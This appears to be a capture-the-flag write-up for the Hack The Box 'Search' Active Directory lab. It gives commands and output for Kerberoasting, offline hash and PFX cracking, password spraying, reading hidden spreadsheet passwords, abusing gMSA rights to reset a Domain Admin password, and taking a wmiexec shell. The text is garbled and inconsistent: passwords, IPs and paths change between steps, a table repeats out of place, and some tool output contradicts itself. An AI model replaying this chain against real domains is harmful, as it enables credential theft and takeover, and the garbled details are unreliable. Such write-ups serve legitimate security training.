

Search

Nmap

```
nmap -sV -vv -sC T-IP -oA nmap/portscan
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS
httpd 10.0
|_http-title: Search &mdash; Just Testing IIS
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows
Kerberos (server time: 2026-05-01 18:47:53Z)
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows
RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows
netbios-ssn
389/tcp    open  ldap         syn-ack ttl 127 Microsoft Windows
Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-01T18:50:00+00:00; -18s from scanner time.
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after: 2030-08-09T08:13:35
| MD5:      0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1:    10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af7
8
```

```

| SHA-256: 54a6 3978 76f3 5d10 723c 027e 15a4 cc3c ale4 63d
8 acbc e68a clad dcf1 9094 93b1
|
443/tcp open  ssl/http      syn-ack ttl 127 Microsoft IIS
httpd 10.0
|_ssl-date: 2026-05-01T18:50:00+00:00; -18s from scanner ti
me.
|  tls-alpn:
|    h2
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|  ssl-cert: Subject: commonName=research
|  Issuer: commonName=search-RESEARCH-CA/domainComponent=sea
rch
|  Public Key type: rsa
|  Public Key bits: 2048
|  Signature Algorithm: sha256WithRSAEncryption
|  Not valid before: 2020-08-11T08:13:35
|  Not valid after:  2030-08-09T08:13:35
|  MD5:      0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
|  SHA-1:    10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af7
8
|  SHA-256: 54a6 3978 76f3 5d10 723c 027e 15a4 cc3c ale4 63d
8 acbc e68a clad dcf1 9094 93b1

445/tcp open  microsoft-ds? syn-ack ttl 127
464/tcp open  kpasswd5?    syn-ack ttl 127
593/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Wind
ows RPC over HTTP 1.0
636/tcp open  ssl/ldap     syn-ack ttl 127 Microsoft Wind
ows Active Directory LDAP (Domain: search.htb, Site: Defaul
t-First-Site-Name)
|  ssl-cert: Subject: commonName=research
|  Issuer: commonName=search-RESEARCH-CA/domainComponent=sea
rch
|  Public Key type: rsa
|  Public Key bits: 2048
|  Signature Algorithm: sha256WithRSAEncryption

```

| Not valid before: 2020-08-11T08:13:35
| Not valid after: 2030-08-09T08:13:35
| MD5: 0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| SHA-256: 54a6 3978 76f3 5d10 723c 027e 15a4 cc3c ale4 63d8 acbc e68a clad dcf1 9094 93b1

|_ssl-date: 2026-05-01T18:50:00+00:00; -18s from scanner time.

3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2020-08-11T08:13:35

| Not valid after: 2030-08-09T08:13:35

| MD5: 0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e

| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78

| SHA-256: 54a6 3978 76f3 5d10 723c 027e 15a4 cc3c ale4 63d8 acbc e68a clad dcf1 9094 93b1

|_ssl-date: 2026-05-01T18:50:00+00:00; -18s from scanner time.

3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=research

| Issuer: commonName=search-RESEARCH-CA/domainComponent=search

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

```
| Not valid before: 2020-08-11T08:13:35
| Not valid after: 2030-08-09T08:13:35
| MD5:      0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1:    10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af7
8
| SHA-256: 54a6 3978 76f3 5d10 723c 027e 15a4 cc3c ale4 63d
8 acbc e68a clad dcf1 9094 93b1
|
|_ssl-date: 2026-05-01T18:50:00+00:00; -18s from scanner ti
me.
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:micr
osoft:windows
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.22 secon
ds

Raw packets sent: 2023 (88.988KB) | Rcvd: 62 (4.
584KB)
```

Now we moved to Port 80 for further enumeration

Port 80 Http

While looking at the website we found a picture i opened it in new tab and found passwor for one of the employee hope.sharp

```
hope.sharp: IsolationIsKey?
```



Kerberoasting

Kerberoasting is an interesting technique that only requires a valid account on the targeted domain. Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any **SPN** from a domain controller.

Portions of these tickets may be encrypted with the **RC4** algorithm, meaning the *Kerberos 5 TGS-REP etype 23* hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.

Here, we can use impacket-GetUserSPNs to find Service Principal Names (SPN) that are associated with a user account and request a TGS.

```
GetUserSPNs.py search.htb/hope.sharp:'IsolationIsKey?' -dc-  
ip 10.129.229.57
```

```
(sheru@kali)-[~/htb/machines/Reel]  
$ GetUserSPNs.py search.htb/hope.sharp:'IsolationIsKey?' -dc-ip 10.129.229.57  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
RESEARCH/web_svc.search.htb:60001	web_svc		2020-04-09 17:59:11.329031	<never>	

Now we will dump the hash

```
GetUserSPNs.py search.htb/hope.sharp: 'IsolationIsKey?' -dc-  
ip 10.129.229.57 -request
```

```
(shiru@kali) ~/htb/machines/Reel  
$ cat UsersSPNs.py search.htb/hope.sharp: 'IsolationIsKey?' -dc-ip 10.129.229.57 -request  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  


| ServicePrincipalName              | Name    | MemberOf | PasswordLastSet            | LastLogon | Delegation |
|-----------------------------------|---------|----------|----------------------------|-----------|------------|
| RESEARCH/web_svc.search.htb:60001 | web_svc |          | 2020-04-09 17:59:11.329031 | <never>   |            |

  
[-] CCache file is not found. Skipping ...  
$krb5tgt$23$web_svc$SEARCH.HTB$search.htb/web_svc:$d840e9f0a239d8104274057cb11f1bf5b5e6647071485977476640a1840f41f65ddd1fc3ed7f7c078db78725b100f6271e4a1a04  
896373e2fb367dec155bd4573e142c6854e7c8a2a2f534be9413de28af8ee7786305acadb7b0bda56ae987d2b438c9e9dc85b83246608a8b35f56124252c9d47b2205259b16c9ff6e2a7acd5da37  
15df31ae9b2c4aba0e90311c7768480e36d8bbe08941a89975f68d4281ded61e3f4625cdfffeac6f8f4693501968cd8800dcf5a6b71b5d48eab7fb7922ff908fd491d69bae0ef4d446015  
1459f02c4ca017945362133bce123f1c769d2c1653c63a001238df9170db0849dfff75e8ca304d430f3dab6b12136f4e6cdce91af614e31c87b2a22bc028ac5d7d1bf71268a203dda07d7b56e632c0  
a0ef15e27d9c2846a210456c46ba2d93e64b6933607589690352af7d4b073c6f7b5b04eeef2455983fc1867b44e4fd803ed4ecb9f7f3fe09574913c136697ba543abcca50910283b7b901db5fc8ef  
984e2868e9503d2a291cee20bb12cb92ed97d448c624d337e456b9e4bbf231b4c8154a6c195b9796d50417c80983491d65c11b0c803ea76f0af5267a13a359dd74932e625f4f1250828cb9a94a9f6  
9815e53c3df5d16f034a086fa408df1075d5056b55f6539330b4c7dd9e488229e3820e8007903eb9a20d404f4b3ba3a2e90b6767be52eba96c52704fd927f7fe72c92da192bd8052251dd0f1f8d3  
0b0a22d9b42549c1bb8b747684a06cf8a3d28b5ecf833d22d8d2ac5e8f159f34e1a149ab159b610ae11f61b1485668213cda6e1f1bb031b9a1305160b53df67c24b644f85cc5fdc48a668c70012d9  
76dfaebbc33f3503a8ca1353e67951fae615c08bda188cc945afea0d9e10aefde82fa6073850b210ad859e39162480ca89a29b2873a48cd9bb1fe3a73dde123a80ba32a9f234922ffce663f2794  
4e5c0be2a5a1d27b0db35626f65d6916266ebfb78faacb7557b24bd46b6413fa62ed22d68601205ec66ce4b3e77d8fc32a4543cb89cc30d5af634a71d1a54a5648a65d74e57cd5d097f96600fc29  
794e1976a1fbf1c5cabd7f720d529d31789a404e34b97f80e87a44bfa5ac32f7061e1f4aa006c07fdc661ac3ff2fd521ef9dcf53d6657c6022b20cb7b28850dbdc2e0572acc3689b404828c3d7aa  
3e1ab995afd0e03c1d437ad9cc28aef8e182776f56f82b00ec0c303dc2ce3c24280bda8b0f1eb7cee7cdc23079e11c4fbf2d5f07c6107952a66d52331fc871db62a799b00882909e5c3f6451b7b  
73be9212c652af5bb79f617fd1dbb31de04756e7ee5d150eb9e6fd76fadbf039e2b230cf1d03ddf7168d2f1c006b0458ec1d877186a0df6407d1141fb30a4f3b8ceea423d421fa8da15ebb0605e  
904f00e16168d9c27c95b636b694c09f86668f5b8e315c66f8c26c986548ae872712171955ca680a8312bfe811a21c75440e15a6f8e5b5ebba187212c031b3f18a
```

As we can see, the **web_svc** account is kerberoastable. Let's try to crack its password.

```
john krb_hash --wordlist=/usr/share/wordlist/rockyou.txt
```

```
(shiru@kali) ~/htb/machines/Reel  
$ john krb_hash --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5tgt, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
@30NEmillionbaby (?)  
1g 0:00:00:10 DONE (2026-05-02 00:04) 0.09578g/s 1100Kp/s 1100Kc/s 1100KC/s @421edumayte619..@#ann!#  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

LDAP

Here, we did an anonymous bind on the LDAP port using ldapsearch to look for some information. With the **grep** command, we can look for the **userPrincipalName** attribute that specifies the UPN of the users

```
ldapsearch -x -b "dc=search,dc=htb" "*" -H ldap://search.htb  
-D web_svc@search.htb -w '@30NEmillionbaby' | grep userPr  
incipalName > users.txt
```

```
(sheru@kali)~[/htb/machines/Reel]
$ ldapsearch -x -b "dc=search,dc=htb" "*" -H ldap://search.htb -D web_svc@search.htb -w '@30NEmillionbaby' | grep userPrinci
palName > users.txt

(sheru@kali)~[/htb/machines/Reel]
$ cat users.txt
userPrincipalName: Santino.Benjamin@search.htb
userPrincipalName: Payton.Harmon@search.htb
userPrincipalName: Trace.Ryan@search.htb
userPrincipalName: Reginald.Morton@search.htb
userPrincipalName: Eddie.Stevens@search.htb
userPrincipalName: Cortez.Hickman@search.htb
userPrincipalName: Chace.Oneill@search.htb
userPrincipalName: Abril.Suarez@search.htb
userPrincipalName: Savanah.Velazquez@search.htb
userPrincipalName: Antony.Russo@search.htb
userPrincipalName: Cameron.Melendez@search.htb
userPrincipalName: Edith.Walls@search.htb
userPrincipalName: Lane.Wu@search.htb
userPrincipalName: Arielle.Schultz@search.htb
userPrincipalName: Bobby.Wolf@search.htb
```

Saved these users in the file and then tried password spray

Password Spray

```
crackmapexec smb search.htb -u users.txt -p pass.txt
```

SMB	search.htb	445	RESEARCH	[+] search.htb\Edgar.Jacobs:@30NEmillionbaby STATUS_LOGON_FAILURE
SMB	search.htb	445	RESEARCH	[+] search.htb\Marshall.Skinner:IsolationIsKey? STATUS_LOGON_FAILURE
SMB	search.htb	445	RESEARCH	[+] search.htb\Marshall.Skinner:@30NEmillionbaby STATUS_LOGON_FAILURE
SMB	search.htb	445	RESEARCH	[+] search.htb\Edgar.Jacobs:IsolationIsKey? STATUS_LOGON_FAILURE
SMB	search.htb	445	RESEARCH	[+] search.htb\Edgar.Jacobs:@30NEmillionbaby

Found a user with valid password Edgar.Jacobs: @3ONEmillionbaby

```
(sheru@kali) ~[/htb/machines/Search]
$ crackmapexec smb 10.129.229.57 -u Edgar.Jacobs -p @BONEmillionbaby --shares
SMB 10.129.229.57 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:BONEmillionbaby) (sign
ing:True) (SMBv1:False)
SMB 10.129.229.57 445 RESEARCH [+] search.htb\Edgar.Jacobs:@BONEmillionbaby
SMB 10.129.229.57 445 RESEARCH [+] Enumerated shares
SMB 10.129.229.57 445 RESEARCH
SMB 10.129.229.57 445 RESEARCH
SMB 10.129.229.57 445 RESEARCH
SMB 10.129.229.57 445 RESEARCH ADMIN$ Remote Admin
SMB 10.129.229.57 445 RESEARCH C$ Default share
SMB 10.129.229.57 445 RESEARCH CertEnroll READ Active Directory Certificate Services share
SMB 10.129.229.57 445 RESEARCH helpdesk READ
SMB 10.129.229.57 445 RESEARCH IPC$ READ Remote IPC
SMB 10.129.229.57 445 RESEARCH NETLOGON READ Logon server share
SMB 10.129.229.57 445 RESEARCH RedirectedFolders$ READ,WRITE
SMB 10.129.229.57 445 RESEARCH SYSVOL READ Logon server share
```

ok I used smbclient to access RedirectedFolders

in Edgar, Jacobs i found some files

```
smb: \edgar.jacobs\desktop\> ls
.                DRc          0  Mon Aug 10 15:02:16 2020
..               DRc          0  Mon Aug 10 15:02:16 2020
$RECYCLE.BIN     DHSc          0  Fri Apr 10 01:05:29 2020
desktop.ini      AHSc        282  Mon Aug 10 15:02:16 2020
Microsoft Edge.lnk  Ac        1450  Fri Apr 10 01:05:03 2020
Phishing_Attempt.xlsx  Ac       23130  Mon Aug 10 15:35:44 2020

2346070 blocks of size 4096, 768182 blocks available
```

Downloaded the file Phishing_Attempt.xlsx and opened it with Libreoffice the Column C was hidden initially

firstnane			lastname	password	Username	
Payton			Harmon	::36!cried!!INDIA!year!50;;	Payton.Harmon	
Cortez			Hickman	..10-time-TALK-proud-66..	Cortez.Hickman	
Bobby			Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf	
Margaret			Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson	
Scarlett			Parks	++47 building WARSAW gave 60++	Scarlett.Parks	
Eliezer			Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan	
Hunter			Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby	
Sierra			Frye	\$\$49=wide=STRAIGHT=jordan=28\$\$18	Sierra.Frye	
Annabelle			Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells	
Eve			Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan	
Jeremiah			Fritz	??40:student:MAYOR:been:66??	Jeremiah.Fritz	
Abby			Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez	
Joy			Costa	**30*venus*BALL*office*42**	Joy.Costa	
Vincent			Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton	

OK what i did is selected Column B and D and then drag that to left to column E and the password came out in clear text. I dont now how 😊


Now we will use smbclient to login as Sierra.Frye and found the user.txt first flag

```
smb: \sierra.frye\> ls
.                Dc          0   Thu Nov 18 06:01:46 2021
..               Dc          0   Thu Nov 18 06:01:46 2021
Desktop          DRc         0   Thu Nov 18 06:08:00 2021
Documents        DRc         0   Fri Jul 31 19:42:19 2020
Downloads        DRc         0   Fri Jul 31 19:45:36 2020
user.txt         ARc        34   Sat May  2 08:56:43 2026
```

We also found some more file in Backup folder in downloads Directory

```
smb: \sierra.frye\Downloads\backups\> ls
.                DHc          0   Tue Aug 11 01:39:17 2020
..               DHc          0   Tue Aug 11 01:39:17 2020
search-RESEARCH-CA.p12  Ac        2643   Fri Jul 31 20:04:11 2020
staff.pfx         Ac        4326   Tue Aug 11 01:39:17 2020
```

I downloaded them and went to firefox to upload these cert files but it prompted for password.



No big deal, using `px2john` we can recover the hash of the PFX file and try to crack it with a dictionary attack.

```
px2john staff.pfx > hash.pfx
```

As usual, we used the *rockyou* wordlist to attempt to crack the password.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.pfx
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:03:15 22.82% (ETA: 10:54:44) 0g/s 17803p/s 17803c/s 17803C/s superneha..supernatural=sexy
misspissy (staff.pfx)
1g 0:00:04:52 DONE (2023-04-28 10:45) 0.003413g/s 18721p/s 18721c/s 18721C/s misspluto3..misspinky08
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

the password is misspissy

Now I uploaded the certificates and moved to <https://search.htb/staff> and used below info to login
username: sierra.frye

Password: PASS

Computer Name: research

Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:


Password:

Connection type:

Computer name:

☐ Optional connection settings


© 2016 Microsoft Corporation. All rights reserved.



we got the powershell session on web

Now i used bloodhound to dump domain information with the credentials of sierra.frye

```
bloodhound-python -u sierra.frye -p 'pass' -d search.htb -c  
All -ns 10.10.11.129
```



By being in BIRMINGHAM-ITSEC, which is in ITSEC, Sierra.Frye has `ReadGMSAPassword` over BIR-ADFS-GMSA. That account has `GenericAll` over Tristan.Davies, who is in Domain Admins.

Get Password

Group Managed Service Accounts (GMSA) are where Windows servers manage the password for an account by generating a long random password for it. [This article](#) shows how to create a GMSA, and how to manage the ACL for that password. It also shows how to use PowerShell to dump the GMSA password for the service account. I'll follow the same steps:

firstname	lastname	password	Username
Payton	Harmon	::36!cried!INDIA!year!50;;	Payton.Harmon
Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
Scarlett	Parks	++47 building WARSAW gave 60++	Scarlett.Parks
Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
Sierra	Frye	\$\$49=wide=STRAIGHT=jordan=28\$\$18	Sierra.Frye
Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
Jeremiah	Fritz	??40:student:MAYOR:been:66??	Jeremiah.Fritz
Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton

```
$gmsa=Get-ADServiceAccount-Identity 'BIR-ADFS-GMSA' -Properties 'msDS-ManagedPassword'  
$mp=$gmsa.'msDS-ManagedPassword'
```

Reset Tristan's Password

With full control over Tristan.Davies, I'll reset the password to something I know. I'll use `Invoke-Command` to run as BIR-ADFS-GMSA\$ using a `PSCredential` object created using that accounts password from above:

```
$cred = New-Object System.Management.Automation.PSCredential  
    BIR-ADFS-GMSA, $SecPass
```

Now run this

```
Invoke-Command -ComputerName 127.0.0.1 -ScriptBlock {Set-AD  
AccountPassword -Identity tristan.davies -reset -NewPasswor  
d (ConvertTo-SecureString -AsPlainText 'Sheru0x15' -force)}  
-Credential $cred
```

Now `crackmapexec` shows the new password works:

```
(sheru@kali)-[~/tools/gMSADumper]  
$ crackmapexec smb 10.129.3.122 -u tristan.davies -p 'Sheru0x15'  
SMB 10.129.3.122 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:se  
arch.htb) (signing:True) (SMBv1:False)  
SMB 10.129.3.122 445 RESEARCH [+] search.htb\tristan.davies:Sheru0x15 (Pwn3d!)
```

Shell

`wmiexec.py` works nicely:

```
wmiexec.py 'search/tristan.davies:0xdf0xdf!!!@10.129.3.12  
2'
```

Now retrieve the root flag from administrator desktop

```
(sheru@kali)-[~/tools/gMSADumper]
$ wmiexec.py 'search/tristan.davies:0xdf0xdf!!!@10.129.3.122'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type \Users\Administrator\Desktop\root.txt
e49ab06e7d27021df992b21fec04d508
```